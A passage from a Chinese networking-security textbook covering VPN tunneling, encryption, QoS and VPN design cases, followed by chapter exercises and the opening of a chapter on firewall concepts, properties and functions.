L2TP 协议允许对 IP，IPX 或 NetBEUI 数据流进行加密，然后通过支持点对点数据报传递的任意网络发送，如 IP、X. 25、帧中继或 ATM。

5. 安全 IP（IPSec）隧道模式

IPSec 隧道模式允许对 IP 负载数据进行加密，然后封装在 IP 包头中通过企业 IP 网络或公共 IP 互联网发送。

13.6.2 加密技术

通过 Internet 等公共网络传输的重要数据必须经过加密处理，以确保网络上其他未授权的实体无法读取该信息。目前在网络通信领域中常用的信息加密体制主要包括对称加密体制和非对称加密体制两类。实际应用时一般是将对称加密体制和非对称加密体制混合使用，利用非对称加密技术进行密钥的协商和交换，而采用对称加密技术进行用户数据的加密。

在 VPN 解决方案中最普遍使用的对称加密算法主要有 DES、3DES、AES、RC4、RC5 和 IDEA 等算法。使用的非对称加密算法主要有 RSA、Diffie-Hellman 和椭圆曲线等。

13.6.3 QoS 技术

通过隧道技术和加密技术，已经能够建立起一个具有安全性、互操作性的 VPN。但是该 VPN 性能不稳定，管理上不能满足企业的要求，这就要加入 QoS 技术。实行 QoS 应该在主机网络中，即 VPN 所建立的隧道这一段，这样才能建立一条性能符合用户要求的隧道。

不同的应用对网络通信有不同的要求，这些要求可用如下参数体现。

- 带宽。网络提供给用户的传输率。
- 反应时间。用户所能容忍的数据包传递延时。
- 抖动。延时的变化。
- 丢包率。数据包丢失的比率。

网络资源是有限的。有时用户要求的网络资源得不到满足，可以通过 QoS 机制对用户的网络资源分配进行控制以满足应用的需求。QoS 机制具有通信处理机制以及供应（Provisioning）和配置（Configuration）机制。通信处理机制包括 IEEE 802. 1p、区分服务（Differentiated Service Per-Hop-Behaviors，DiffServ）、综合服务（Integrated Services，IntServ）等。现在大多数局域网是基于 IEEE 802 技术的，如以太网、令牌环、FDDI 等，

IEEE 802.1p 为这些局域网提供了一种支持 QoS 的机制。IEEE 802.1p 对链路层的 IEEE 802 报文定义了一个可表达 8 种优先级的字段。IEEE 802.1p 优先级只在局域网中有效，一旦出了局域网，通过第 3 层设备时就被移走。DiffServ 则是第 3 层的 QoS 机制，它在 IP 报文中定义了一个字段称 DSCP(Differentiated Services Code Point)。DSCP 有 6 位，用作服务类型和优先级，路由器通过它对报文进行排队和调度。与 IEEE 802.1p 和 DiffServ 不同的是，IntServ 是一种服务框架，目前有两种：保证服务和控制负载服务。保证服务许诺在保证的延时下传播一定的通信量；控制负载服务则同意在网络轻负载的情况下传输一定的通信量。典型地，IntServ 与资源预留协议(Resource Reservation Protocol，RSVP)相关。IntServ 服务定义了允许进入的控制算法，决定多少通信量被允许进入网络中。

供应和配置机制包括 RSVP、子网带宽管理(Subnet Bandwidth Manager，SBM)、政策机制和协议以及管理工具和协议。这里供应机制指的是比较静态的、比较长期的管理任务，如网络设备的选择、网路设备的更新、接口的添加删除、拓扑结构的改变等。配置机制指的是比较动态、比较短期的管理任务，如流量处理的参数等。

网络管理员基于一定的政策进行 QoS 机制配置。政策组成部分包括政策数据，如用户名；有权使用的网络资源；政策决定点(Policy Decision Point，PDP)；政策加强点(Policy Enforcement Point，PEP)以及它们之间的协议。传统的由上而下的政策协议包括简单网络管理协议(Simple Network Management Protocol，SNMP)、命令行接口(Command Line Interface，CLI)、命令开放协议服务(Command Open Protocol Services，COPS)等。这些 QoS 机制相互作用使网络资源得到最大化利用，同时又向用户提供了一个性能良好的网络服务。

13.7 VPN 设计实例

VPN 有 3 种解决方案，用户可以根据自己的情况进行选择。这 3 种解决方案分别是远程访问虚拟网(Access VPN)、企业内部虚拟网(Intranet VPN)和企业扩展虚拟网(Extranet VPN)，这 3 种类型的 VPN 分别与传统的远程访问网络、企业内部的 Intranet 以及企业网和相关合作伙伴的企业网所构成的 Extranet 相对应。一个完整的 VPN 工作原理图如图 13.20所示。

13.7.1 内联网 VPN 设计方案

采用租用专线的方式使公司两异地机构的局域网互联，是在 VPN 技术出现以前的主要方式，虽然该方式也采用隧道等技术，在一端将数据封装后通过专线传输到目的方解封装，然后发往最终目的地，并且该方式也能提供传输的透明性，但是它与 VPN 技术在安全性上有根本的差异。而且在分公司增多、业务开展越来越广泛时，网络结构趋于复杂，费用昂贵。

利用 VPN 特性可以在 Internet 上组建世界范围内的 Intranet VPN。利用 Internet 的线路保证网络的互联性，而利用隧道、加密等 VPN 特性可以保证信息在整个 Intranet VPN 上安全传输。如图 13.21 所示的是 Intranet VPN 通过一个使用专用连接的共享基础设施来连接企业总部、远程办事处和分支机构的方案。企业拥有与专用网络的相同政策，包括安




图 13.20　完整的 VPN 工作原理图

全、服务质量(QoS)、可管理性和可靠性。

Intranet VPN 主要有以下几个优点：

- 减少 WAN 带宽的费用。
- 能使用灵活的拓扑结构，包括全网络连接。
- 新的站点能更快、更容易地被连接。
- 通过设备供应商 WAN 的连接冗余，可以延长网络的可用时间。




图 13.21　Intranet VPN

13.7.2 外联网 VPN 构建方案

随着信息时代的到来,各个企业越来越重视各种信息的处理。企业希望可以提供给客户最快捷方便的信息服务,通过各种方式了解客户的需要,同时各个企业之间的合作关系也越来越多,信息交换日益频繁。Internet 为这样的一种发展趋势提供了良好的基础,而如何利用 Internet 进行有效的信息管理,是企业发展不可避免的一个关键问题。利用 VPN 技术可以组建安全的 Extranet,既可以向客户、合作伙伴提供有效的信息服务,又可以保证自身的内部网络的安全。

如图 13.22 所示的是 Extranet VPN 通过一个使用专用连接的共享基础设施,将客户、供应商、合作伙伴或兴趣群体连接到企业内部网的方案。此种类型由于是不同公司的网络相互通信,所以要更多地考虑设备的互联、地址的协调和安全策略的协商等问题。利用 VPN 技术可以组建安全的 Extranet,既可以向客户、合作伙伴提供有效的信息服务,又可以保证自身的内部网络的安全。Extranet VPN 通过一个使用专用连接的共享基础设施,将客户、供应商、合作伙伴或兴趣群体连接到企业内部网。企业拥有与专用网络相同政策,包括安全、服务质量(QoS)、可管理性和可靠性。




图 13.22　Extranet VPN

Extranet VPN 结构的主要好处,是能容易地对外部网进行部署和管理,外部网的连接可以使用与内部网和远端访问 VPN 相同的架构和协议进行部署。主要的不同是接入许可,外部网的用户被许可只有一次机会连接到其他合作人的网络。Extranet VPN 适合于 B2B 的安全访问模式。

13.7.3 远程接入 VPN 构建方案

Access VPN 通过一个拥有与专用网络相同策略的共享基础设施,提供对企业内部网或外部网的远程访问。Access VPN 能使用户随时随地以其所需的方式访问企业资源。Access VPN 包括模拟、拨号、ISDN、数字用户线路(xDSL)、移动 IP 和电缆技术,能够安全地连接移动用户、远程工作者或分支机构。与传统的远程访问网络相对应,在该方式下远端用户不再是如传统的远程网络访问那样,通过长途电话拨号到公司远程接入端口,而是拨号接入到用户本地的 ISP,利用 VPN 系统在公众网上建立一个从客户端到网关的安全传输通

道。连接的方案如图 13.23 所示。




图 13.23　Access VPN

Access VPN 最适用于公司内部经常有流动人员远程办公的情况。出差员工利用当地 ISP 提供的 VPN 服务,就可以和公司的 VPN 网关建立私有的隧道连接。RADIUS 服务器可对员工进行验证和授权,保证连接的安全,同时负担的电话费用大大降低。

Access VPN 对用户的吸引力有以下几种。

- 减少用于相关的调制解调器和终端服务设备的资金及费用,简化网络。
- 实现本地拨号接入的功能来取代远距离接入或 800 电话接入,这样能显著降低远距离通信的费用。
- 极大的可扩展性,简便地加入网络的新用户进行调度。
- 远端验证拨入用户服务(RADIUS)基于标准,基于策略功能的安全服务。
- 将工作重心从管理和保留运作拨号网络的工作人员转到公司的核心业务上来。

13.8　小　　结

本章首先讲解了访问控制技术,介绍了访问控制技术的概念与一般方法,重点介绍了自主访问控制技术、强制访问控制技术和基于角色的访问控制技术。接着在后面的几个小节中介绍了 VPN 的工作原理,VPN 的体系结构和分类以及 VPN 的关键技术和 VPN 设计实例。

13.9　习　　题

1. 自主访问控制模式主要有哪几种?各种访问模式主要有什么区别?
2. 强行访问控制主要有哪几种模型?每种模型有什么特点?
3. 什么是基于角色的访问控制?在这种访问控制中是如何实现角色管理的?
4. 简述 VPN 的种类以及各类的优缺点和适用场合。
5. VPN 有哪些构建方案?试在网络上查找相应的实际工程解决方案,了解实际工程中的需求分析过程。
6. 查找常用架设 VPN 所使用的设备资料,熟悉其功能、价格及特点。

第 14 章　防火墙与隔离网闸

堵漏洞、做高墙、防外攻,防不胜防。

——沈昌祥

随着计算机网络的发展,网络的开放性、共享性、互连程度也随之扩大。政府上网工程的启动和实施,电子商务(Electronic commerce)、电子货币(Electronic currency)、网上银行等网络业务的兴起和发展,使得网络安全问题显得日益重要和突出。防火墙与隔离网闸技术能够提高数据在网络传输过程的安全性,现已被广泛应用于计算机网络安全领域。

14.1　防火墙概述

防火墙是一种访问控制技术,在某个机构的网络和不安全的网络之间设置障碍,阻止对信息资源的非法访问,也可以使用防火墙阻止保密信息从受保护网络上被非法输出。换言之,防火墙是一道门槛,控制进出两个方向的通信。通过限制与网络或某一特定区域的通信,以达到防止非法用户侵犯受保护网络的目的。

防火墙不是一个单独的计算机程序或设备。在理论上,防火墙是由软件和硬件两部分组成,用来阻止所有网络间不受欢迎的信息交换,而允许那些可接受的通信。

14.1.1　防火墙的概念

防火墙是指设置在不同网络(如可信任的企业内部网和不可信的公共网)或网络安全域之间的一系列部件的组合。它是不同网络或网络安全域之间信息的唯一出入口,能根据用户的安全策略控制(允许、拒绝、监测)出入网络的信息流,且本身具有较强的抗攻击能力。它是提供信息安全服务,实现网络和信息安全的基础设施。

在逻辑上,防火墙是一个分离器,一个限制器,也是一个分析器,能有效地监控内部网和Internet 之间的任何活动,保证内部网络的安全。

14.1.2　防火墙的特性

典型的防火墙具有以下 3 个方面的基本特性。

1. 内部网络和外部网络之间的所有网络数据流都必须经过防火墙

这是防火墙所处网络位置的特性,同时也是一个前提。只有当防火墙是内、外部网络之间通信的唯一通道时,才可以全面、有效地保护用户内部网络不受侵害。

根据美国国家安全局制定的《信息保障技术框架》,防火墙适用于用户网络系统的边界,

属于用户网络边界的安全保护设备。网络边界即是采用不同安全策略的两个网络连接处,如用户网络和 Internet 之间连接、和其他业务往来单位的网络连接、用户内部网络不同部门之间的连接等。

防火墙的目的就是在网络连接之间建立一个安全控制点,通过允许、拒绝或重新定向经过防火墙的数据流,实现对进、出内部网络的服务和访问的审计和控制。典型的防火墙体系网络结构如图 14.1 所示。




图 14.1　防火墙在 OSI 上的位置

从图 14.1 中可以看出,防火墙的一端连接企事业单位内部的局域网,而另一端则连接着 Internet,所有的内、外部网络之间的通信都要经过防火墙。

2. 只有符合安全策略的数据流才能通过防火墙

防火墙最基本的功能是确保网络流量的合法性,并在此前提下将网络的流量快速的从一条链路转发到另外的链路上去。原始的防火墙是一台“双穴主机”,即具备两个网络接口,同时拥有两个网络层地址。防火墙将网络上的流量通过相应的网络接口接收,按照 OSI 协议栈的七层结构顺序上传,在适当的协议层进行访问规则和安全审查,然后将符合通过条件的报文从相应的网络接口送出,而对于那些不符合通过条件的报文则予以阻断。因此,从这个角度上来说,防火墙是一个类似于桥接或路由器的多端口的(网络接口$\geqslant 2$)转发设备,它跨接于多个分离的物理网段之间,并在报文转发过程之中完成对报文的审查工作。

3. 防火墙自身应具有非常强的抗攻击免疫力

这是防火墙能担当用户内部网络安全防护重任的先决条件。防火墙处于网络边缘,它就像一个边界卫士,每时每刻都要面对黑客的入侵,这样就要求防火墙自身要具有非常强的抗击入侵能力。这其中防火墙操作系统本身是关键,只有自身具有完整信任关系的操作系统才可以保证系统的安全性。其次就是防火墙自身具有非常低的服务功能,除了专门的防火墙嵌入系统外,再没有其他应用程序在防火墙上运行。当然这些安全性也只能说是相对的。

14.1.3　防火墙的功能

一般来说,防火墙具有以下几种功能。

(1) 允许网络管理员定义一个中心点来防止非法用户进入内部网络。

(2) 可以很方便地监视网络的安全性,并报警。

(3) 可以作为部署网络地址变换(Network Address Translation,NAT)的地点,利用

NAT 技术,将有限的 IP 地址动态或静态地与内部的 IP 地址对应起来,用来缓解地址空间短缺的问题。

(4) 审计和记录 Internet 使用费用。网络管理员可以在此向管理部门提供 Internet 连接的费用情况,查出潜在的带宽瓶颈位置,并能够依据本机构的核算模式提供部门级的计费。

